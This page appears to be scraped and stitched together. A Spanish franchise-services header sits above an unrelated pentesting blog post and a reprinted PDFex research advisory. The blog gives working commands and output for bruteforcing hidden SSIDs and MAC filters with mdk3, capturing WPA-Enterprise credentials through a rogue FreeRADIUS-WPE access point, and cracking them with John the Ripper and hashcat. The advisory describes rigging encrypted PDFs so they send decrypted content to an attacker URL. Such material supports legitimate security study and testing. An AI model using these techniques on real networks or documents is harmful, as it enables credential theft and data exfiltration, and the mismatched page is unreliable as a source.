Aquí Hay Trabajo

Empresa con experiencia en la asistencia a las personas busca franquiciados nacionales (internacionales en un futuro próximo), para ofrecer sus servicios a las familias, mayores y niños, que resuelven cualquier imprevisto en nuestra rutina diaria: Salud, colegio, viajes, hogar, etc.

martes, 19 de mayo de 2020

Wireless Scenarios Part 1: EAP-Radius JTR Hashcat, SSID MAC Issues And More

Intro: 
I have been on a number of wireless engagements again lately and much like the wireless blog i wrote over a year ago i am trying various combinations of techniques and tools in conjunction to gain access to networks. I will show a range of tools and techniques mostly as a reminder to myself. The format will be scenario based on what i have been seeing while testing.  Some of these tools include JTR/Hashcat with specialized rulesets, mdk3 for SSID/MAC bruteforcing, evil access points for bypassing guest networks, DNS redirection/tunneling as well as radius-wpe attacks etc... This will be a 2 part blog, first blog being more Pre-Auth attacks and the second blog being more client attacks.


Finding Hidden SSID's and Limited user network attacks:
Recently i have been on a lot of tests where administrators think its a wonderful idea to hide their SSID's. Administrators feel that if they hide their SSID's they are magically secure. While Cloaked SSID's may pose a slight problem it's not a security feature. Especially when hiding WEP encrypted networks. One issue that keeps coming up is hidden networks with NO clients thus no probe request/response traffic available to passively capture an SSID. Without clients you can't de-authenticate and force reconnections requests with SSID's. To top that off administrators are also running another trivial security feature known as MAC filtering. While MAC filtering is also easy to bypass, again there are no clients on the network so we must come up with strategies to figure out both the SSID's and the possible client MAC addresses. Lets start by addressing the SSID issue.
SSID's can generally be seen in the Beacon traffic. However, if MAC cloaking or hidden SSID's are enabled on your access point they are stripped from the beacon traffic. Striping the beacons of SSID's is usually not a problem if there are clients looking to join the network. As the SSID's must be sent in probe traffic to successfully inquire about joining the network, and SSID's are than easily obtained. Thus why tools like kismet can passively discover the correct SSID given a bit of time and a few clients probing for the hidden network. But, what happens if there is no client traffic?
So the actual scenario i was presented with recently was a Cloaked SSID on a limited use network running WEP, which had a MAC filtered client device. This device would attach to the network once a day for a limited amount of time. So the first piece of the puzzle would be figuring out the SSID for later use then tackling the rest of the problem.

We start with a nice little tool called MDK3 which can be used to send out mass SSID requests in either dictionary style or bruteforce in order to determine an SSID. Lets start with the simple syntax then get into some more fine tuned strategies for determining SSID's based on the mind of the sysadmin.

There are 2 modes i have been using, one is dictionary mode and the other bruteforce mode, i would always start with dictionary because its faster. If a dictionary gives no resultes then move to bruteforce techniques. Also have your Airodump-ng/Kismet running during the attack and if the SSID is found it should apear in there as well as your MDK3 results window. You can get your target BSSID value from airodump along with useful information sometimes regarding length of a hidden SSID value which can be used in fine tuning bruteforcing. MDK3 will automatically pick the correct length and then begin bruteforcing based on that length value:

Below is an example of SSID Length Output: 
CH 6 ][ Elapsed: 8 s ][ 2012-03-01 21:08
BSSID PWR Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID

00:24:A5:6F:2E:D5 -59 5 0 0 5 54 WEP WEP length: 12
00:1A:A1:05:E8:20 -61 2 0 0 3 48 . WEP WEP length: 1
00:24:A5:6F:37:9F -64 2 0 0 5 54 WEP WEP length: 12

You will notice example output above says that one SSID is of length 12 and another is of length 1, these are the SSID perceived length values based on values in the packet capture. Not always accurate because these values are just Null place holder values and not always set accurately. Essentially one SSID packet above has a one null value while the other packet has 12 null values as placeholders. If a length of 1 is present you may have to start at 1 and go through the whole range of brute forcing. If the length is known then you can start and end at 12 in this case shortening the full bruteforce time considerably.

Attack Modes and Info:
Dictionary Mode:
./mdk3 [Interface] p -c 1 -t [BSSID] -f [dictionary] -s 100

Bruteforce mode:
./mdk3 [Interface] p -c 1 -t [BSSID] -b u -s 100

Above Switch mappings are defined as the following:
b = bruteforce also can add a character set b [charset]
s = packet speed
c = channel
f = ssid dictionary file

I first tried a regular dictionary attack of common words:
ficti0n:# mdk3 mon0 p -c 1 -t 00:01:55:B1:A3:A5 -f english.txt
channel set to: 1
SSID Wordlist Mode activated!
Waiting for beacon frame from target...
Sniffer thread started
Found SSID length 1, usually a placeholder, no information about real SSIDs length available.
Trying SSID:
Packets sent: 1 - Speed: 1 packets/sec
Got response from 03:F0:9F:17:08:32, SSID: "Secure_Access"
Last try was: (null)
Trying SSID: beauty
Packets sent: 167 - Speed: 166 packets/sec
Got response from 03:F0:9F:17:08:33, SSID: "Guest_Access"
Last try was: (null)
Trying SSID: bianca
Trying SSID: winnie
Trying SSID: isabella
Trying SSID: sierra
Trying SSID: 00000000
Trying SSID: dancer1
Packets sent: 32507 - Speed: 376 packets/sec
Got response from 00:3B:10:47:33:32, SSID: "wow"

I began with a dictionary against a network address i got from my initial airodump-ng. On my first MDK3 run i found one new access point named "wow" but i didnt find the target AP's SSID. If you look at the above MDK3 output there are 2 other networks with similar formats which may reflect our target networks format. Below you will see a similar format.
  • Guest_Access
  • Secure_Access
Creating a Custom dictionary based on observations:
If the target company has a repeating SSID format we can create our own dictionary file. According to the above output the format is [Word]_Access, we can take advantage of this by creating a new list with python using the company format. Break open your python editor and create a quick script to parse the english dictionary in the proper format for our attack by uppercasing every dictionary word and appending the word "Access".

#--------------------------------------------------------------
#!/usr/bin/python

dictionary = open("rockyou-75.txt", "r")
SSID_List = open("SSID_List.txt", "a")


for word in dictionary:
word = str.capitalize(word) + "Access"
SSID_List.write(word)


SSID_List.close()
dictionary.close()

#----------------------------------------------------------------

I then ran MDK3 again with my modified list. When this was done I then was able to get a response from MDK3 and determine the SSID of the target network, shown below.

Got response from 00:01:55:B1:A3:A5, SSID: "Secret_Access"


Luckily i didn't have to resort to a true bruteforce attack although the format is shown above for completeness. 


MDK3 MAC address Bruteforce:
The next issue is that of determining a valid MAC address on a network without any known clients, this can also be done with MDK3 and bruteforce mode.  I would suggest looking at other client MAC addresses on the guest or corporate networks as a starting point. Then use those vendor startpoints as your bruteforce values. So if for example you know a bit about the company based on other network MAC values you can use this knowledge in your brute forcing with the -f switch. Below is a basic command ouput for bruteforcing MAC address filters.


ficti0n:# mdk3 mon0 f -t

Trying MAC 00:00:22:00:00:00 with 100.0000 ms timeout at 0 MACs per second and 0 retries
Trying MAC 00:00:22:00:00:00 with 100.0000 ms timeout at 0 MACs per second and 1 retries
Packets sent: 2 - Speed: 1 packets/sec

Found a valid MAC adress: 00:00:22:00:00:00
Have a nice day! :)

Mdk3 -fullhelp output:
--------------------------------------------------------------

MAC filter bruteforce mode
This test uses a list of known client MAC Adresses and tries to
authenticate them to the given AP while dynamically changing
its response timeout for best performance. It currently works only
on APs who deny an open authentication request properly
-t
Target BSSID
-m
Set the MAC adress range to use (3 bytes, i.e. 00:12:34)
Without -m, the internal database will be used
-f
Set the MAC adress to begin bruteforcing with
(Note: You can't use -f and -m at the same time)
---------------------------------------------------------------------

I wasn't aware of the above technique at the time of testing but i did give it a try on a local Access Point and found a useable mac address under contrived scenarios. So this was worth noting as I found almost zero mention of it when searching around. Also note that some access points do not properly handle the authentication scenarios in which case the above technique will not work correctly. Usually the user sends an auth request and then the AP sends an auth response denoting success or failure along with an error code, but MAC filering is not part of the normal standard so results will vary regarding error codes. This is AP functionality independent. When it does work it gives you a little smily face and says it found a useable MAC address [SHOWN ABOVE] . Unfortunately in my penetration test I was stuck waiting for a client to come online to get a useable MAC address. Below are a few ideas for the rest of the scenario.


Depending on the location and use of the limited connectivity device there are a few options available for retrieving the WEP key. Networks with hidden SSID's have clients who are always probing for hidden networks whether onsite or remote. You could attack a client directly via a Cafe Latte attack. A Caffe Latte attack woud attack a client with a fake access point and gratuitas ARP requests to discover the WEP key of "Secret_Access" by flooding the client with ARP requests it responds to, generating enough traffic to derive the WEP key. This technique is useful now that you know the SSID, especially if the device is being used at the local coffee shop. I will take a look at this attack in the next blog when focusing on client based attacks.

Caffe Latte was not a good option for me because the device appears online for a short period of time and might not be available either offsite at a coffee shop or even locally long enough to generate enough traffic to crack the network. In this test I however didn't have enough time to see client actually get online but had I see the client get online I would have noted his MAC address and then configured a chop chop or fragmentation attack against the network whether the client was available or not all i would really need is one data packet. I will not illustrate this whole technique as it is fully covered in the following link Cracking WEP with no Clients.


Cracking Radius /PEAP/TTLS Hashes: (Post EAP Attack)
This is about attacking hashes from WPE Radius attacks, but just as a reference before we start here is a quick radius attack setup guide without going into to much detail.


Steps to Setup WPE attack
  1. Install the following freeradius server and WPE patch. http://blog.opensecurityresearch.com/2011/09/freeradius-wpe-updated.html
  2. Start your WPE server by typing 'radiusd'
  3. Tail your log file so you can see incoming credentials 'tail -f /usr/local/var/log/radius/freeradius-server-wpe.log
  4. Setup an access point with similar settings as to what you are seeing in airodump or wireshark essentially this will be a WPA Enterprise with AES and a default secret of 'test' which is set in the WPE installed package by default so it can talk between the AP and the radius server. You will also need to run an ifconfig on your radius server box so you know what address to point the AP too.
  5. Optionally you can use hostAP instead of a physical enterprise AP setup.

Use one of your local computers to connect to the FreeRadius wireless network and type in a fake username/password to grab an example hash. If you dont see your hash output in the logfile then double check all your ip addresses and insure your server is running. In a real attack you would wait for clients to attach to your Access point and the credentials will be forwarded to your FreeRadius-WPE server. Once this is done the fun begins and also where we will start in our attack scenario.

Formatting hashes:
Your hashes can come in a few formats, they might come back as PAP responses in which case they will be plain text passwords. Plaintext PAP can sometimes be a result of mobile devices sending paswords. Otherwise your attack will result in MSChap password challenge/response hashes. Once you receive your MSChap hashes they have to be formated in a specific way in order to crack them. Here is an example hash and the proper format to use before trying to crack the hashes.

Example Hash:
mschap: Mon Feb 05 19:35:59 2012
username: test
challenge: b3:f8:48:e9:db:02:22:83
response: 15:36:d7:e9:da:43:1f:5f:d2:4b:51:53:87:89:63:b7:12:26:7c:a8:f7:ea:9c:26

Formated for john:(username::::response:challenge)
test::::1536d7e9da431f5fd24b5153878963b712267ca8f7ea9c26:b3f848e9db022283

Tool to automate this: (Tool Link)
One of my friends wrote a python script that will take your freeradius-server-wpe.log as input and format out all of the hashes one per line.. The script output can be fed directly into John The Ripper(JTR).

JTR Cracking and Custom Rulesets:
One way to crack these hashes is to use JTR with a bunch of dictionary attacks and if that fails procede from there with custom korelogic rulesets. Check out preceding link for more info on password cracking techniques which can be employed in addition to this blog. Below I will reiterate a few points on setting up JTR with custom rulesets from the Defcon challenge in 2010 based on the previous link and then how to parse them out and use them.

The first thing to note is that the format of the hashes you get from WPE will generally be considered NETNTLM within JTR so we will have to specify that as well as the wordlists we would like to use to start.

Dictionary attacking first:
First go into your JTR directory and try to crack with some dictionaries of your choosing:
ficti0n:# cd Desktop/Tools\ /john/run
ficti0n:# ./john --wordlist=wordlists/wpa.txt --format=NETNTLM JohnFormat.txt

Loaded 1 password hash (NTLMv1 C/R MD4 DES [netntlm])
test             (test)
guesses: 1  time: 0:00:00:00 100.00% (ETA: Tue Mar 20 19:29:31 2012)  c/s: 692441  trying: test

Custom Rules: korelogic rulesets (Link)
If the cracking fails on all of your wordlists then try installing custom rulesets with the following sequence of commands meant do download and then append the rules to the current john file. The following command can also be found at the above Korelogic link.
ficti0n:# wget http://contest-2010.korelogic.com/rules.txt
ficti0n:# cat rules.txt >> john.conf


Once this is done you can directly specify any rule in the file similar to the following:
ficti0n:# ./john --wordlist=wordlists/english.txt --format=NETNTLM --rules:KoreLogicRulesAppendNum_AddSpecialEverywhere johnFormat.txt


Or if you are time independent just let them all rip and go on vacation and check the results when you get back LOL
ficti0n:# for ruleset in `grep KoreLogicRules john.conf | cut -d: -f 2 | cut -d\] -f 1`; do ./john --wordlist=wordlists/english.txt --format=NETNTLM --rules:${ruleset} JohnFormat.txt; done


Hashcat rulesets and building pasword files:
Another way to build complex password files is to use tools like HashCat with supplied password rules and pipe it out to STDOut, either into a file or the STDIn of other cracking programs like John the Ripper. There is a rules folder in HashCat which has a number of rules provided by default.


Available Hashcat Rules:
ficti0n:# ls
best64.rule      generated.rule   passwordspro.rule  T0XlC.rule     toggles3.rule
combinator.rule  leetspeak.rule   perfect.rule       toggles1.rule  toggles4.rule
d3ad0ne.rule     oscommerce.rule  specific.rule      toggles2.rule  toggles5.rule

Creating Passwords with Hashcat and a dictionary:
ficti0n:# ./hashcat-cli32.bin -r rules/passwordspro.rule ../wordlists/cain.txt --stdout

You can also pipe passwords directly into JTR from hashcat output but its really slow so I suggest you make a world list then load it up with --wordlist, but the example is shown below.

Piping Hashcat password rules into JTR: (really slow)
ficti0n:# ./hashcat-cli32.bin -r rules/passwordspro.rule ../wordlists/rockyou-75.txt --stdout |/pentest/passwords/john/john --format=NETNTLM JohnFormat.txt --stdin


I hope someone finds my above notes useful, I am going to write up some client side attack stuff as well and post it up here... Let me know if you have any questions or need more clarification on anything covered in the blogs. 

Related news

PDFex: Major Security Flaws In PDF Encryption


After investigating the security of PDF signatures, we had a deeper look at PDF encryption. In co­ope­ra­ti­on with our friends from Müns­ter Uni­ver­si­ty of Ap­p­lied Sci­en­ces, we discovered severe weaknesses in the PDF encryption standard which lead to full plaintext exfiltration in an active-attacker scenario.

To guarantee confidentiality, PDF files can be encrypted. This enables the secure transfer and storing of sensitive documents without any further protection mechanisms.
The key management between the sender and recipient may be password based (the recipient must know the password used by the sender, or it must be transferred to them through a secure channel) or public key based (i.e., the sender knows the X.509 certificate of the recipient).
In this research, we analyze the security of encrypted PDF files and show how an attacker can exfiltrate the content without having the corresponding keys.

So what is the problem?

The security problems known as PDFex discovered by our research can be summarized as follows:
  1. Even without knowing the corresponding password, the attacker possessing an encrypted PDF file can manipulate parts of it.
    More precisely, the PDF specification allows the mixing of ciphertexts with plaintexts. In combination with further PDF features which allow the loading of external resources via HTTP, the attacker can run direct exfiltration attacks once a victim opens the file.
  2. PDF encryption uses the Cipher Block Chaining (CBC) encryption mode with no integrity checks, which implies ciphertext malleability.
    This allows us to create self-exfiltrating ciphertext parts using CBC malleability gadgets. We use this technique not only to modify existing plaintext but to construct entirely new encrypted objects.

Who uses PDF Encryption?

PDF encryption is widely used. Prominent companies like Canon and Samsung apply PDF encryption in document scanners to protect sensitive information.
Further providers like IBM offer PDF encryption services for PDF documents and other data (e.g., confidential images) by wrapping them into PDF. PDF encryption is also supported in different medical products to transfer health records, for example Innoport, Ricoh, Rimage.
Due to the shortcomings regarding the deployment and usability of S/MIME and OpenPGP email encryption, some organizations use special gateways to automatically encrypt email messages as encrypted PDF attachments, for example CipherMail, Encryptomatic, NoSpamProxy. The password to decrypt these PDFs can be transmitted over a second channel, such as a text message (i.e., SMS).


Technical details of the attacks

We developed two different attack classes on PDF Encryption: Direct Exfiltration and CBC Gadgets.

Attack 1: Direct Exfiltration (Attack A)


The idea of this attack is to abuse the partial encryption feature by modifying an encrypted PDF file. As soon as the file is opened and decrypted by the victim sensitive content is sent to the attacker. Encrpyted PDF files does not have integrity protection. Thus, an attacker can modify the structure of encrypted PDF documents, add unencrypted objects, or wrap encrypted parts into a context controlled the attacker.

In the given example, the attacker abuses the flexibility of the PDF encryption standard to define certain objects as unencrypted. The attacker modifies the Encrypt dictionary (6 0 obj) in a way that the document is partially encrypted – all streams are left AES256 encrypted while strings are defined as unencrypted by setting the Identity filter. Thus, the attacker can freely modify strings in the document and add additional objects containing unencrypted strings.
The content to be exfiltrated is left encrypted, see Contents (4 0 obj) and EmbeddedFile (5 0 obj). The most relevant object for the attack is the definition of an Action, which can submit a form, invoke a URL, or execute JavaScript. The Action references the encrypted parts as content to be included in requests and can thereby be used to exfiltrate their plaintext to an arbitrary URL. The execution of the Action can be triggered automatically once the PDF file is opened (after the decryption) or via user interaction, for example, by clicking within the document.
This attack has three requirements to be successful. While all requirements are PDF standard compliant, they have not necessarily been implemented by every PDF application:
  • Partial encryption: Partially encrypted documents based on Crypt Filters like the Identity filter or based on other less supported methods like the None encryption algorithm.
  • Cross-object references: It must be possible to reference and access encrypted string or stream objects from unencrypted attacker-controlled parts of the PDF document.
  • Exfiltration channel: One of the interactive features allowing the PDF reader to communicate via Internet must exist, with or without user interaction. Such Features are PDF Forms, Hyperlinks, or JavaScript.
Please note that the attack does not abuse any cryptographic issues, so that there are no requirements to the underlying encryption algorithm (e.g., AES) or the encryption mode (e.g., CBC).
In the following, we show three techniques how an attack can exfiltrate the content.

Exfiltration via PDF Forms (A1)




The PDF standard allows a document's encrypted streams or strings to be defined as values of a PDF form to be submitted to an external server. This can be done by referencing their object numbers as the values of the form fields within the Catalog object, as shown in the example on the left side. The value of the PDF form points to the encrypted data stored in 2 0 obj.
To make the form auto-submit itself once the document is opened and decrypted, an OpenAction can be applied. Note that the object which contains the URL (http://p.df) for form submission is not encrypted and completely controlled by the attacker. As a result, as soon as the victim opens the PDF file and decrypts it, the OpenAction will be executed by sending the decrypted content of 2 0 obj to (http://p.df).


If forms are not supported by the PDF viewer, there is a second method to achieve direct exfiltration of a plaintext. The PDF standard allows setting a "base" URI in the Catalog object used to resolve all relative URIs in the document.
This enables an attacker to define the encrypted part as a relative URI to be leaked to the attacker's web server. Therefore the base URI will be prepended to each URI called within the PDF file. In the given example, we set the base URI to (http://p.df).
The plaintext can be leaked by clicking on a visible element such as a link, or without user interaction by defining a URI Action to be automatically performed once the document is opened.
In the given example, we define the base URI within an Object Stream, which allows objects of arbitrary type to be embedded within a stream. This construct is a standard compliant method to put unencrypted and encrypted strings within the same document. Note that for this attack variant, only strings can be exfiltrated due to the specification, but not streams; (relative) URIs must be of type string. However, fortunately (from an attacker's point of view), all encrypted streams in a PDF document can be re-written and defined as hex-encoded strings using the hexadecimal string notation.
Nevertheless, the attack has some notable drawbacks compared to  Exfiltration via PDF Forms:
  • The attack is not silent. While forms are usually submitted in the background (by the PDF viewer itself), to open hyperlinks, most applications launch an external web browser.
  • Compared to HTTP POST, the length of HTTP GET requests, as invoked by hyperlinks, is limited to a certain size.
  • PDF viewers do not necessarily URL-encode binary strings, making it difficult to leak compressed data.

Exfiltration via JavaScript (A3)


The PDF JavaScript reference allows JavaScript code within a PDF document to directly access arbitrary string/stream objects within the document and leak them with functions such as *getDataObjectContents* or *getAnnots*.

In the given example, the stream object 7 is given a Name (x), which is used to reference and leak it with a JavaScript action that is automatically triggered once the document is opened. The attack has some advantages compared to Exfiltration via PDF Forms and Exfiltration via Hyperlinks, such as the flexibility of an actual programming language.
It must, however, be noted that – while JavaScript actions are part of the PDF specification – various PDF applications have limited JavaScript support or disable it by default (e.g., Perfect PDF Reader).

Attack 2: CBC Gadgets (Attack B)

Not all PDF viewers support partially encrypted documents, which makes them immune to direct exfiltration attacks. However, because PDF encryption generally defines no authenticated encryption, attackers may use CBC gadgets to exfiltrate plaintext. The basic idea is to modify the plaintext data directly within an encrypted object, for example, by prefixing it with an URL. The CBC gadget attack, thus does not necessarily require cross-object references.
Note that all gadget-based attacks modify existing encrypted content or create new content from CBC gadgets. This is possible due to the malleability property of the CBC encryption mode.
This attack has two necessary preconditions:
  • Known plaintext: To manipulate an encrypted object using CBC gadgets, a known plaintext segment is necessary. For AESV3 – the most recent encryption algorithm – this plain- text is always given by the Perms entry. For older versions, known plaintext from the object to be exfiltrated is necessary.
  • Exfiltration channel: One of the interactive features: PDF Forms or Hyperlinks.
These requirements differ from those of the direct exfiltration attacks, because the attacks are applied "through" the encryption layer and not outside of it.

Exfiltration via PDF Forms (B1)

As described above, PDF allows the submission of string and stream objects to a web server. This can be used in conjunction with CBC gadgets to leak the plaintext to an attacker-controlled server, even if partial encryption is not allowed.
A CBC gadget constructed from the known plaintext can be used as the submission URL, as shown in the example on the left side. The construction of this particular URL gadget is challenging. As PDF encryption uses PKCS#5 padding, constructing the URL using a single gadget from the known Perms plaintext is difficult, as the last 4 bytes that would need to contain the padding are unknown.
However, we identified two techniques to solve this. On the one hand, we can take the last block of an unknown ciphertext and append it to our constructed URL, essentially reusing the correct PKCS#5 padding of the unknown plaintext. Unfortunately, this would introduce 20 bytes of random data from the gadgeting process and up to 15 bytes of the unknown plaintext to the end of our URL.
On the other hand, the PDF standard allows the execution of multiple OpenActions in a document, allowing us to essentially guess the last padding byte of the Perms value. This is possible by iterating over all 256 possible values of the last plaintext byte to get 0x01, resulting in a URL with as little random as possible (3 bytes). As a limitation, if one of the 3 random bytes contains special characters, the form submission URL might break.
Using CBC gadgets, encrypted plaintext can be prefixed with one or more chosen plaintext blocks. An attacker can construct URLs in the encrypted PDF document that contain the plaintext to exfiltrate. This attack is similar to the exfiltration hyperlink attack (A2). However, it does not require the setting of a "base" URI in plaintext to achieve exfiltration.
The same limitations described for direct exfiltration based on links (A2) apply. Additionally, the constructed URL contains random bytes from the gadgeting process, which may prevent the exfiltration in some cases.

Exfiltration via Half-Open Object Streams (B3)

